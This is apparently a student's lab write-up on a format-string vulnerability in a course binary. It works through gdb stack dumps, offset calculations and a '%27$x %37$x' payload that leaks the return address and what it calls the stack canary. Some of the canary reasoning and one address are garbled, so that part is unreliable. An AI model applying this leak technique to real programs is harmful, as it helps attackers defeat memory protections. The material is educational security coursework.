

Alisha Patel
I pledge my honor that I have abided by the Stevens Honor System.

Getting the return address:
Under the gdb of the executable, at the breakpoint of the test_fmts function, the return address of the function is found through the command **info frame**, and the return address is at 0xffffcf8c and holds the value of 0x8049233.




```
Breakpoint 1, test_fmts () at fmt_victim.c:16
16      {
gdb-peda$ info frame
Stack level 0, frame at 0xffffcf90:
 eip = 0x80491c8 in test_fmts (fmt_victim.c:16); saved eip = 0x8049233
 called by frame at 0xffffcfa0
 source language c.
 Arglist at 0xffffcf88, args:
 Locals at 0xffffcf88, Previous frame's sp is 0xffffcf90
 Saved registers:
  eip at 0xffffcf8c
```

Disassembling the function to get the stack canary (gs):
Then, to get the location of the stack canary in the test_fmts() function, the command used to disassemble the function is **disass test_fmts**, and the canary can be located by the keyword gs. Then, breaking at that address is at the second printf() under the test_fmts().




```
gdb-peda$ disass test_fmts
Dump of assembler code for function test_fmts:
=> 0x080491c8 <+0>:     push   ebx
   0x080491c9 <+1>:     sub    esp,0x64
   0x080491cc <+4>:     call   0x80490d0 <__x86.get_pc_thunk.bx>
   0x080491d1 <+9>:     add    ebx,0x2e23
   0x080491d7 <+15>:    mov    eax,gs:0x14
   0x080491dd <+21>:    mov    DWORD PTR [esp+0x58],eax
   0x080491e1 <+25>:    xor    eax,eax
   0x080491e3 <+27>:    lea    eax,[ebx-0x1fe1]
   0x080491e9 <+33>:    push   eax
   0x080491ea <+34>:    call   0x8049040 <printf@plt>
   0x080491ef <+39>:    add    esp,0xc
   0x080491f2 <+42>:    mov    eax,DWORD PTR [ebx-0x4]
   0x080491f8 <+48>:    push   DWORD PTR [eax]
   0x080491fa <+50>:    push   0x40
   0x080491fc <+52>:    lea    eax,[esp+0x18]
   0x08049200 <+56>:    push   eax
   0x08049201 <+57>:    call   0x8049050 <fgets@plt>
   0x08049206 <+62>:    mov    DWORD PTR [esp],eax
   0x08049209 <+65>:    call   0x8049040 <printf@plt>
   0x0804920e <+70>:    add    esp,0x10
   0x08049211 <+73>:    mov    eax,DWORD PTR [esp+0x4c]
   0x08049215 <+77>:    sub    eax,DWORD PTR gs:0x14
   0x0804921c <+84>:    jne    0x8049223 <test_fmts+91>
   0x0804921e <+86>:    add    esp,0x58
   0x08049221 <+89>:    pop    ebx
   0x08049222 <+90>:    ret
   0x08049223 <+91>:    call   0x8049240 <__stack_chk_fail_local>
End of assembler dump.
```

Getting the value of the eax (stack canary):
Getting the value of the canary using command **p $eax**, which is 0x80490ad. Then, it is seen in the stack as well, the address of the return function and its value and the address of the stack canary and its value.




```
gdb-peda$ p $eax
$1 = 0x80490ad
gdb-peda$ x/50xw $esp
0xffffcf8c:     0x08049233      0x00000001      0x00000000      0x00000000
0xffffcf9c:     0xf7c237c5      0x00000001      0xffffd054      0xffffd05c
0xffffcfac:     0xffffcfc0      0xf7e1dff4      0x080490ad      0x00000001
0xffffcfbc:     0xffffd054      0xf7e1dff4      0x0804bf00      0xf7ffcba0
0xffffcfcc:     0x00000000      0xfd751286      0x86855896      0x00000000
0xffffcfdc:     0x00000000      0x00000000      0xf7ffcba0      0x00000000
0xffffcfec:     0xddf8c400      0xf7ffda30      0xf7c23756      0xf7e1dff4
0xffffcffc:     0xf7c23888      0xf7fcaac4      0x0804bf00      0x00000000
0xffffd00c:     0xf7ffd000      0x00000000      0xf7fdbd60      0xf7c23809
0xffffd01c:     0x0804bff4      0x00000001      0x08049080      0x00000000
0xffffd02c:     0x080490a8      0x080490ad      0x00000001      0xffffd054
0xffffd03c:     0x00000000      0x00000000      0xf7fced50      0xffffd04c
0xffffd04c:     0xf7ffda30      0x00000001
```

Breaking at the printf to check the location of stack canary, reference point of “40”:
Examining the stack at the second breakpoint of the second printf under the test_fmts function, getting the stack pointer at the “40 value” which equates to the “%1$x” format string to understand the location of the return address and the stack canary. The address of the ret is 0xffffcf8c and the address of the reference “40” value is 0xffffcf24. The difference between these two values is 104. Then, since there are 4 bytes in an address, 104/4 + 1 = 27. Applying the same logic with the stack canary, the difference between the reference address and the canary address, 0xffffcb4 is 144. Then, since there are 4 bytes, 144/4 + 1 = 37.




```
ECX: 0×ffffcedc ⟶ 0×ce0b1c00
EDX: 0×1
ESI: 0×804bf00 ⟶ 0×8049160 (<__do_global_dtors_aux>:  endbr32)
EDI: 0×f7ffcba0 ⟶ 0×0
EBP: 0×ffffcf98 ⟶ 0×0
ESP: 0×ffffcf24 ⟶ 0×40 ('@')
EIP: 0×80491fc (<test_fmts+52>: lea    eax,[esp+0×18])
EFLAGS: 0×10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[───────────────────────────────────code───────────────────────────────────]
   0×80491f2 <test_fmts+42>:    mov    eax,DWORD PTR [ebx-0×4]
   0×80491f8 <test_fmts+48>:    push   DWORD PTR [eax]
   0×80491fa <test_fmts+50>:    push   0×40
⇒ 0×80491fc <test_fmts+52>:    lea    eax,[esp+0×18]
   0×8049200 <test_fmts+56>:    push   eax
   0×8049201 <test_fmts+57>:    call   0×8049050 <fgets@plt>
   0×8049206 <test_fmts+62>:    mov    DWORD PTR [esp],eax
   0×8049209 <test_fmts+65>:    call   0×8049040 <printf@plt>
[──────────────────────────────────stack───────────────────────────────────]
0000| 0×ffffcf24 ⟶ 0×40 ('@')
0004| 0×ffffcf28 ⟶ 0×f7e1e620 ⟶ 0×fbad2088
0008| 0×ffffcf2c ⟶ 0×1
0012| 0×ffffcf30 ⟶ 0×0
0016| 0×ffffcf34 ⟶ 0×1
0020| 0×ffffcf38 ⟶ 0×f7ffda30 ⟶ 0×0
0024| 0×ffffcf3c ⟶ 0×1c
0028| 0×ffffcf40 ⟶ 0×ffffffff
[──────────────────────────────────────────────────────────────────────────]
Legend: code, data, rodata, value
0×080491fc      20              printf(fgets(fmt, sizeof(fmt), stdin));
gdb-peda$ x/64 $esp
0×ffffcf24:     0×00000040      0×f7e1e620      0×00000001      0×00000000
0×ffffcf34:     0×00000001      0×f7ffda30      0×0000001c      0×ffffffff
0×ffffcf44:     0×f7fca67c      0×f7ffd5e8      0×ffffdfcf      0×f7ffcff4
0×ffffcf54:     0×0000000c      0×00000000      0×00000000      0×00000000
0×ffffcf64:     0×00000000      0×00000013      0×f7fc2400      0×f7c216ac
0×ffffcf74:     0×f7fd9d41      0×f7c1c9a2      0×ce0b1c00      0×ffffcfb0
0×ffffcf84:     0×f7fc25d8      0×f7e1dff4      0×08049233      0×00000001
0×ffffcf94:     0×00000000      0×00000000      0×f7c237c5      0×00000001
0×ffffcfa4:     0×ffffd054      0×ffffd05c      0×ffffcfc0      0×f7e1dff4
0×ffffcfb4:     0×080490ad      0×00000001      0×ffffd054      0×f7e1dff4
0×ffffcfc4:     0×0804bf00      0×f7ffcba0      0×00000000      0×85412ade
0×ffffcfd4:     0×feb160ce      0×00000000      0×00000000      0×00000000
0×ffffcfe4:     0×f7ffcba0      0×00000000      0×ce0b1c00      0×f7ffda30
0×ffffcff4:     0×f7c23756      0×f7e1dff4      0×f7c23888      0×f7fcaac4
0×ffffd004:     0×0804bf00      0×00000000      0×f7ffd000      0×00000000
0×ffffd014:     0×f7fdbd60      0×f7c23809      0×0804bff4      0×00000001
```

Generating a payload with the gathered addresses:
Based on the values found in the previous step, generate the format string to print the values stored in the return address and stack canary. The return address should be at 27 and the canary should be located at 37, as shown in the image below.


```
┌──(kali㉿kali)-[~/Documents/lab11]
└─$ cat payload
return address: %27$x canary: %37$x
```

Running the payload:
After running the generated payload, it prints out the value of the ret address and stack canary.


```
┌──(kali㉿kali)-[~/Documents/lab11]
└─$ ./fmt_victim-32 < payload
Enter string: return address: 8049233 canary: 80490ad
```